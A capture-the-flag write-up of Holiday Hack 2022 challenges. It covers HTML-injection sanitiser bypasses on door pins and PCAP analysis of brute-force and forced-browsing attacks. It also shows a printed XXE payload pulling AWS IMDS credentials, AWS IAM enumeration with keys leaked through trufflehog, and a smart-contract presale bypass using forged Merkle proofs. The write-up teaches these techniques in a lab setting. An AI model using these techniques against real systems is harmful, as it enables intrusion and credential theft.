
Open Boria Mine Door

Overview

A real Frobbit is trying to open that door and asking you for help.
Difficulty: (3/5)
Task Name / Task Giver: Hal Tandybuck, found in KringleCon WebRing

Challenge


Open the door to the Boria Mines. Help Alabaster Snowball in the Web Ring to get some hints for this challenge.



Complete the following CAPTCOA to prove you are not a Sporc.

Connect the color sensors by entering the appropriate character(s).

Unlock three cells to complete the CAPTCOA.



Solution

Let's just *right-click -> show frame source* on the lock window to find out the destination: `https://hhc22-novel.kringlecon.com`. The interesting parts here are:

```
...
        <div class="iframes">
            <iframe src='/pin1' class='pin1'></iframe>
            <iframe src='/pin2' class='pin2'></iframe>
            <iframe src='/pin3' class='pin3'></iframe>
            <iframe src='/pin6' class='pin6'></iframe>
            <iframe src='/pin5' class='pin5'></iframe>
            <iframe src='/pin4' class='pin4'></iframe>
...
    <script src="conduit.js"></script>
    <script src="app.js"></script>
...
```

Pin1

Let's look at the source for Pin1:

```
   <form method='post' action='pin1'>
        <!-- @&@&&W&&W&&&& -->
        <input class='inputTxt' name='inputTxt' type='text' value=''
autocomplete='off' />
        <button>GO</button>
```

Why not just try that string mentioned in the comments? Indeed it's unlocking the first Pin.

Pin2

Let's look at the source for Pin2:

```
    <form method='post' action='pin2'>
        <!-- TODO: FILTER OUT HTML FROM USER INPUT -->
        <input class='inputTxt' name='inputTxt' type='text' value=''
autocomplete='off' />
        <button>GO</button>
```

As we want to connect dots on different levels, let's try to use HTML `<br>` mixed with [Uniface characters](#) to *draw* the lines:

```
█──╮─────────
───╰──╮──────
──────╰─────█
resulting in
<br>█──╮─────────<br>───╰──╮──────<br>──────╰─────█
```

Pin3

Let's look at the source for Pin3:

```
    <form method='post' action='pin3'>
        <!-- TODO: FILTER OUT JAVASCRIPT FROM USER INPUT -->
        <input class='inputTxt' name='inputTxt' type='text' value=''
autocomplete='off' />
        <button>GO</button>
```

Guess the same technique should be working here as well. At the first try I didn't work, seems the color code must match here as well, so let's include this information as well:

```
──────╭─────█
──╭───╯──────
█─╯──────────
resulting in
<font color="blue">──────╭─────█<br>──╭───╯──────<br>█─╯──────────</font>
```

The first three pins were open to unlock the gate.

We get following hints:

Significant CASE

Early parts of this challenge can be solved by focusing on Glamtariel's WORDS.

Another hint should be available if the remaining locks are also solved, so let's carry on.

Pin4

Let's look for the source of Pin4:

```
...
    <script>
        const sanitizeInput = () => {
            const input = document.querySelector('.inputTxt');
            const content = input.value;
            input.value = content
                .replace(/"/, '')
                .replace(/'/, '')
                .replace(/</, '')
                .replace(/>/, '');
        }
    </script>
...
    <form method='post' action='pin4'>
        <input class='inputTxt' name='inputTxt' type='text' value=''
autocomplete='off' onblur='sanitizeInput()' />
        <button>GO</button>
    </form>
```

This time we have a slightly different pattern. In addition there is a sanitization implemented. As the whole string gets sanitized only for the first occurence of the shown characters we can just "duplicate" them.

```
o
█────────────█
█────────────█
█────────────█
resulting in
o █────────────█ █────────────█ <<font color=""blue">>█────────────█</font>
```

Pin5

Let's look for the source of Pin5:

```
...
    <meta http-equiv="Content-Security-Policy" content="script-src 'self' 'unsafe-
inline'; style-src 'self'">
...
    <script>
        const sanitizeInput = () => {
            const input = document.querySelector('.inputTxt');
            const content = input.value;
            input.value = content
                .replace(/"/gi, '')
                .replace(/'/gi, '')
                .replace(/</gi, '')
                .replace(/>/gi, '');
        }
    </script>
...
    <form method='post' action='pin5'>
        <input class='inputTxt' name='inputTxt' type='text' value=''
autocomplete='off' onblur='sanitizeInput()' />
        <button>GO</button>
```

Okay, this time the sanitization catches all occurences. Maybe it's easier to "tweak" the client-side code. We'll open Burp Suite and use the built-in proxy. Just submit any character in the text field while intercept is on, select *Action -> Do intercept -> Response to this request*.
Afterwards we'll submit:

```
o
█╼╭─────────█
█╭╯────╭─────█
█╯╭─────╯───█
█╼|
resulting in
o <font color="red">█╼╭─────────█</font> <font color="red">█╭╯──</font><font
color="blue">──╭─────█</font> <font color="red">█╯</font><font
color="blue">╭─────╯───█ █╼|</font>
```

Pin6


Let's look for the source of Pin6:

```
...
    <meta http-equiv="Content-Security-Policy" content="script-src 'self'; style-src
'self'">
...
    <form method='post' action='pin6'>
        <input class='inputTxt' name='inputTxt' type='text' value=''
autocomplete='off' />
        <button>GO</button>
    </form>
```

No sanitization in place? Ok let's just submit a proper pattern :-)

```
█━━━━━━━━━━━━█
█━━━━━━━━━━╮━█
█╮━━━━━━━━━╰█
█━╰━━━━━━━╮━━█
█━━━━━━━━┃
resulting in
<font color="lime">█━━━━━━━━━━━━█</font> <font color="red">█━━━━━━━━━━╮━█</font> <font
color="blue">█╮━━━━━━━━</font><font color="red">╰█</font> <font
color="blue">█━╰━━━━━━━╮━━█ █━━━━━━━━┃</font>
```

The final solution looks like this:



We get following hints:


eXternal Entities

Sometimes we can hit web pages with XXE when they aren't expecting it!

Go back to Objective list

Credential Mining

Overview



This Elf is standing in the very dark.
Difficulty: (1/5)
Task Name / Task Giver: Alabaster Snowball 2, found in KringleCon WebRing

Challenge

The first attack is a brute force login. What's the first username tried?

Solution

Let's open up Wireshark again. As we want to focus on POST requests to `/login.html` we set the filter to:

```
http.request.uri contains "login.html" and http.request.method == "POST"
```

We select the first entry and *right-click -> follow -> HTTP stream*:

```
POST /login.html HTTP/1.1
Host: www.toteslegit.us
...
username=alice&password=philipHTTP/1.1 200 OK
```

So the first username tried is `alice`.

We get following hints:


HTTP Status Codes

With forced browsing, there will be many 404 status codes returned from the web server. Look for 200 codes in that group of 404s. This one can be completed with the PCAP or the log file.

Go back to Objective list

404 FTW

Overview



This Elf is standing in the very dark.
Difficulty: (1/5)
Task Name / Task Giver: Alabaster Snowball 3, found in KringleCon WebRing

Challenge

The next attack is forced browsing where the naughty one is guessing URLs. What's the first successful URL path in this attack?

Solution

Let's open up Wireshark again. As we know the destination must be ip `18.222.86.32` (seen in the challenge before). The attacks started at frame nr. `7229` and the "login failed"-frame has a fixed size of 742 byte. So everything else should be a good match. We set following filter:

```
ip.dst_host == "18.222.86.32" and  http.response.code == 200 and frame.len != 742
and frame.number > 7229
```

We select the first entry and *right-click -> follow -> HTTP stream*:

```
GET /proc HTTP/1.1
Host: www.toteslegit.us
...
HTTP/1.1 200 OK
```

So the first successful URL tried is `/proc`.

We get following hints:


Instance Metadata Service

AWS uses a specific IP address to access IMDS, and that IP only appears twice in this PCAP.

Go back to Objective list

IMDS, XXE, and Other Abbreviations

Overview



This Elf is standing in the very dark.
Difficulty: (2/5)
Task Name / Task Giver: Alabaster Snowball 4, found in KringleCon WebRing

Challenge

The last step in this attack was to use XXE to get secret keys from the IMDS service. What URL did the attacker force the server to fetch?

Solution

Let's open up Wireshark again. As we know the source must be ip `18.222.86.32` (seen in the challenges before), and AWS IMDS lookups contain a special IP `169.254.169.254` we build the following filter:

```
ip.src_host == "18.222.86.32" and tcp.reassembled.data contains  "169.254.169.254"
```

We select the last entry and *right-click -> follow -> HTTP stream*:

```
POST /proc HTTP/1.1
Host: www.toteslegit.us
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY id SYSTEM "http://169.254.169.254/latest/meta-
data/identity-credentials/ec2/security-credentials/ec2-instance"> ]>
<product><productId>&id;</productId></product>
HTTP/1.1 200 OK
```

So the URL fetched is `http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance`.

We get following hints:

Lock Mechanism

The locks take input, render some type of image, and process on the back end to unlock. To start, take a good look at the source HTML/JavaScript.

Content-Security-Policy

Understanding how Content-Security-Policy works can help with this challenge.

Input Validation

Developers use both client- and server-side input validation to keep out naughty input.

Go back to Objective list

AWS CLI Intro

Overview

You have found a real Frobbit standing next to a smoke terminal.
Difficulty: (1/5)
Task Name / Task Giver: Jill Underpole, found in KringleCon CloudRing

Challenge

Try out some basic AWS command line skills in this terminal. Talk to Jill Underpole in the Cloud Ring for hints.

Solution

After talking to Jill Underpole you get the following hints:

AWS Whoami?

In the AWS command line (CLI), the Secure Token Service or STS has one very useful function.

Let's open the terminal:

```
You may not know this, but AWS CLI help messages are very easy to access. First, try
typing:
$aws help
```

Let's do this by following the hints given:

```
elf@6fe373c006f7:~$ aws help
```

```
Great! When you're done, you can quit with q.
Next, please configure the default aws cli credentials with the access key
AKQAAYRKO7A5Q5XUY2IY, the secret key qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf and
the region us-east-1 .
https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-quickstart.html#cli-
configure-quickstart-config
```

```
elf@6fe373c006f7:~$ aws configure
AWS Access Key ID [None]: AKQAAYRKO7A5Q5XUY2IY
AWS Secret Access Key [None]: qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf
Default region name [None]: us-east-1
Default output format [None]:
```

```
Excellent! To finish, please get your caller identity using the AWS command line.
For more details please reference:
$ aws sts help
or reference:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/sts/index.html
```

```
elf@6fe373c006f7:~$ aws sts get-caller-identity
{
    "UserId": "AKQAAYRKO7A5Q5XUY2IY",
    "Account": "602143214321",
    "Arn": "arn:aws:iam::602143214321:user/elf_helpdesk"
}
```

We get following hints:

Trufflehog Tool

You can search for secrets in a Git repo with `trufflehog git https://some.repo/here.git`.


Checkout Old Commits

If you want to look at an older code commit with git, you can `git checkout CommitNumberHere`.

Go back to Objective list

Trufflehog Search

Overview



A real Frobbit is standing near to that huge machine.
Difficulty: (2/5)
Task Name / Task Giver: Gerty Snowburrow, found in KringleCon CloudRing

Challenge

Use Trufflehog to find secrets in a Git repo. Work with Jill Underpole in the Cloud Ring for hints. What's the name of the file that has AWS credentials?

Solution

We'll open a terminal an run:

```
└─$ trufflehog https://haugfactory.com/orcadmin/aws_scripts
...
Filepath: put_policy.py
...
     region_name='us-east-1',
-    aws_access_key_id=ACCESSKEYID,
-    aws_secret_access_key=SECRETACCESSKEY,
+    aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
+    aws_secret_access_key="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",
...
```

So the name of the file that has AWS credentials is `put_policy.py`

We get following hints:

(Attached) User Policies

AWS inline policies pertain to one identity while managed policies can be attached to many identities.

IAM Privilege Escalation

You can try `s3api` or `lambda` service commands, but Chris Elgee's talk on AWS and IAM might be a good start!

Go back to Objective list

Exploitation via AWS CLI

Overview

This Sporc is standing at the top of that huge machine.
Difficulty: (3/5)
Task Name / Task Giver: Sulfrod, found in KringleCon CloudRing

Challenge

Flex some more advanced AWS CLI skills to escalate privileges! Help Gerty Snowburrow in the Cloud Ring to get hints for this challenge.

Solution

Let's open the terminal:

```
Use Trufflehog to find credentials in the Gitlab instance at
https://haugfactory.com/asnowball/aws_scripts.git.
Configure these credentials for us-east-1 and then run:
$ aws sts get-caller-identity
```

Ok, so we feed the trufflehog:

```
└─$ trufflehog https://haugfactory.com/asnowball/aws_scripts.git
...
     region_name='us-east-1',
-    aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
-    aws_secret_access_key="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",
+    aws_access_key_id=ACCESSKEYID,
+    aws_secret_access_key=SECRETACCESSKEY,
...
```

As we are told to use that information:

```
elf@000bac2f1a6f:~$ aws configure
AWS Access Key ID [None]: AKIAAIDAYRANYAHGQOHD
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:

elf@000bac2f1a6f:~$ aws sts get-caller-identity
{
    "UserId": "AIDAJNIAAQYHIAAHDDRA",
    "Account": "602123424321",
    "Arn": "arn:aws:iam::602123424321:user/haug"
}
```

We get a new note:

```
Managed (think: shared) policies can be attached to multiple users. Use the AWS CLI
to find any policies attached to your user.
The aws iam command to list attached user policies can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
Hint: it is NOT list-user-policies.
```

After a quick look at the AWS page we realize `list-attached-user-policies` must be the right choice.

```
elf@000bac2f1a6f:~$ aws iam list-attached-user-policies --user-name haug
```

We get a new note:

```
Now, view or get the policy that is attached to your user.
The aws iam command to get a policy can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
```

We decide to query this:

```
elf@000bac2f1a6f:~$ aws iam get-policy --policy-arn
"arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
{
    "Policy": {
        "PolicyName": "TIER1_READONLY_POLICY",
        "PolicyId": "ANPAYYOROBUERT7TGKUHA",
        "Arn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY",
        "Path": "/",
        "DefaultVersionId": "v1",
...
```

Again, we get a new note:

```
Attached policies can have multiple versions. View the default version of this
policy.
The aws iam command to get a policy version can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
```

Just append a `version`:

```
elf@000bac2f1a6f:~$ aws iam get-policy-version --policy-arn
"arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY" --version-id "v1"
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
 ...
```

We get a new note:

```
Inline policies are policies that are unique to a particular identity or resource.
Use the AWS CLI to list the inline policies associated with your user.
The aws iam command to list user policies can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
Hint: it is NOT list-attached-user-policies.
```

This time it is:

```
elf@2e62f24e0761:~$ aws iam list-user-policies --user-name haug{
    "PolicyNames": [
        "S3Perms"
    ],
    "IsTruncated": false
}
```

A new note:

```
Now, use the AWS CLI to get the only inline policy for your user.
The aws iam command to get a user policy can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
```

That should be simple:

```
elf@2e62f24e0761:~$ aws iam get-user-policy --user-name haug --policy-name "S3Perms"
{
...
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "s3:ListObjects"
                    ],
                    "Resource": [
                        "arn:aws:s3:::smogmachines3",
                        "arn:aws:s3:::smogmachines3/*"
...
```

A new note:

```
The inline user policy named S3Perms disclosed the name of an S3 bucket that you
have permissions to list objects.
List those objects!
The aws s3api command to list objects in an s3 bucket can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/s3api/index.html
```

A quick look again and...

```
elf@2e62f24e0761:~$ aws s3api list-objects  --bucket smogmachines3
...
    "Contents": [
        {
            "Key": "coal-fired-power-station.jpg",
            "LastModified": "2022-09-23 20:40:44+00:00",
            "ETag": "\"1c70c98bebaf3cff781a8fd3141c2945\"",
            "Size": 59312,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID":
"15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
...
```

A new note:

```
The attached user policy provided you several Lambda privileges. Use the AWS CLI to
list Lambda functions.
The aws lambda command to list functions can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/lambda/index.html
```

Simple as well:

```
elf@2e62f24e0761:~$ aws lambda list-functions
{
    "Functions": [
        {
            "FunctionName": "smogmachine_lambda",
            "FunctionArn": "arn:aws:lambda:us-east-
1:602123424321:function:smogmachine_lambda",
...
            "Environment": {
                "Variables": {
                    "LAMBDASECRET": "975ceab170d61c75",
                    "LOCALMNTPOINT": "/mnt/smogmachine_files"
...
```

New note:

```
Lambda functions can have public URLs from which they are directly accessible.
Use the AWS CLI to get the configuration containing the public URL of the Lambda
function.
The aws lambda command to get the function URL config can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/lambda/index.html
```

Let's try

```
elf@2e62f24e0761:~$ aws lambda get-function-url-config --function-name
"smogmachine_lambda"
{
    "FunctionUrl": "https://rxgnav37qmvqxtaksslw5vwwjm0suhwc.lambda-url.us-east-
1.on.aws/",
    "FunctionArn": "arn:aws:lambda:us-east-
1:602123424321:function:smogmachine_lambda",
    "AuthType": "AWS_IAM",
    "Cors": {
        "AllowCredentials": false,
        "AllowHeaders": [],
        "AllowMethods": [
            "GET",
            "POST"
        ],
...
```

And we did it:

```
Great, you did it all - thank you!
```

Go back to Objective list

Buy a Hat

Overview

This elf is standing next to a hat vending machine.
Difficulty: (2/5)
Task Name / Task Giver: Wombley Cube, found in KringleCon BurningRingOfFire

Challenge

Travel to the Burning Ring of Fire and purchase a hat from the vending machine with KringleCoin. Find hints for this objective hidden throughout the tunnels.

Solution

After talking to Wombley Cube you get the following hints:

Hat Dispensary

To purchase a hat, first find the hat vending machine in the Burning Ring of Fire. Select the hat that you think will give your character a bold and jaunty look, and click on it. A window will open giving you instructions on how to proceed with your purchase.

Prepare to Spend

Before you can purchase something with KringleCoin, you must first approve the financial transaction. To do this, you need to find a KTM; there is one in the Burning Ring of Fire. Select the Approve a KringleCoin transfer button. You must provide the target wallet address, the amount of the transaction you're approving, and your private wallet key.

Wear It Proudly!

You should have been given a target address and a price by the Hat Vending machine. You should also have been given a Hat ID #. Approve the transaction and then return to the Hat Vending machine. You'll be asked to provide the Hat ID and your wallet address. Complete the transaction and wear your hat proudly!

So let's follow the hints. We go to the vending machine and select a fancy new hat. The vending machine says:

```
To purchase this hat you must:
Use a KTM to pre-approve a 10 KC transaction to the wallet address:
0xC2783B4531C95336B654249AFfd1Fe606f93d97d
Return to this kiosk and use Hat ID: 558 to complete your purchase.
```

Let's go to the KTM and select the option `Approve a KringleCoin Transfer`. We fill the fields like in this example:

```
"To" Address: 0xC2783B4531C95336B654249AFfd1Fe606f93d97d
Amount (KC): 10
Your Key: (Well you should have noted it somewhere :) )
```

After approval we have a success here: `You have successfully approved the transaction!`
Going back to the vending machine and select `Approved a transaction? Know your Hat ID? Click here to buy`. We fill the fields as following:

```
Your Wallet Address: (You have noted this as well :) )
Hat ID: 558 (depending on your taste)
```

Success:

```
Transaction succeeded!
TransactionID: 0x5e1e94fe24a52a87aff6a4a8d22a2f0346d6eac45691560730f34ed2f5406b46
Block 48993
```

We wear our new hat proudly:

Go back to Objective list

Exploit a Smart Contract

Overview

That business-style Sporc is standing next to a terminal.
Difficulty: (5/5)
Task Name / Task Giver: Luigi, found in KringleCon BurningRingOfFire

Challenge

Exploit flaws in a smart contract to buy yourself a Bored Sporc NFT. Find hints for this objective hidden throughout the tunnels.

Solution

The *The Bored Sporc Rowboat Society* web site has three pages:

- The main page telling you something about the society
- The gallery page listing current owners and NFTs
- The presale page allowing you to check the presale list and buy a NFT

At first let's do a simple check using the presale page and following information:

- Wallet Address: (you have noted it of course)
- Proof Values: 0x00 (we don't know it yet)

Let's look at the web console and we see a `POST` request to https://boredsporcrowboatsociety.com/cgi-bin/presale with following payload:

```
{
"WalletID":"0x(yourownaddress)",
"Root":"0x258e841a5cd9a65de7bba00172960e55e985fd29f4143cb5dc866bc29239ae80",
"Proof":"0x083f32bd3c6bdf00d603dbd24cd0165fbfdd8afa09d082950baf6b425b1d0f5b",
"Validate":"true",
"Session":"7819373f-f635-44b1-96b1-65ec01c9426f"
}
```

So it seems all we need is a valid Merkle Tree, it's Root and a Proof. Let's create one using this repo. The only code changes necessary are (for the other 2 leafs just take a address from the gallery page):

```
allowlist = ["0xa1861E96DeF10987E1793c8f77E811032069f8E9", "0x(yourownaddress)",
"0xc249927fb81bde4eA7B9Dc9e4c9E6F503F147fe2"]
print('Proof:', mt.get_proof(Web3.solidityKeccak(['bytes'],
["0x(yourownaddress)"])))
```

Run it using docker:

```
docker build -t merkletrees .
docker run -it --rm --name=merkletrees merkletrees

mt_user@566f02498986:~$ python3 merkle_tree.py
Root: 0x258e841a5cd9a65de7bba00172960e55e985fd29f4143cb5dc866bc29239ae80
Proof: ['0x083f32bd3c6bdf00d603dbd24cd0165fbfdd8afa09d082950baf6b425b1d0f5b']
```

We'll go back to the web site and copy the original presale call using the deveveloper tools and copy that request as cURL request (saved here as `check.sh`. We substitute the root and proof in the payload with the values from our python script:

```
└─$ ./check.sh
{"Response": "You're on the list and good to go! Now... BUY A SPORC!"}
```

We'll note the society wallet address `0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a` and use a KTM to *transfer* 100KC. We run the same script with the parameter changed `"Validate":"false"`:


```
└─$ ./transfer.sh
{"Response": "Success! You are now the proud owner of BSRS Token #000179. You can
find more information at https://boredsporcrowboatsociety.com/TOKENS/BSRS179, or
check it out in the gallery!<br>Transaction:
0xb44139083a7bdd6181c464b1a31640d4bec2275d0ad9d00c8bf67ff371f5aa07, Block: 61904<br>
<br>Remember: Just like we planned, tell everyone you know to <u><em>BUY A
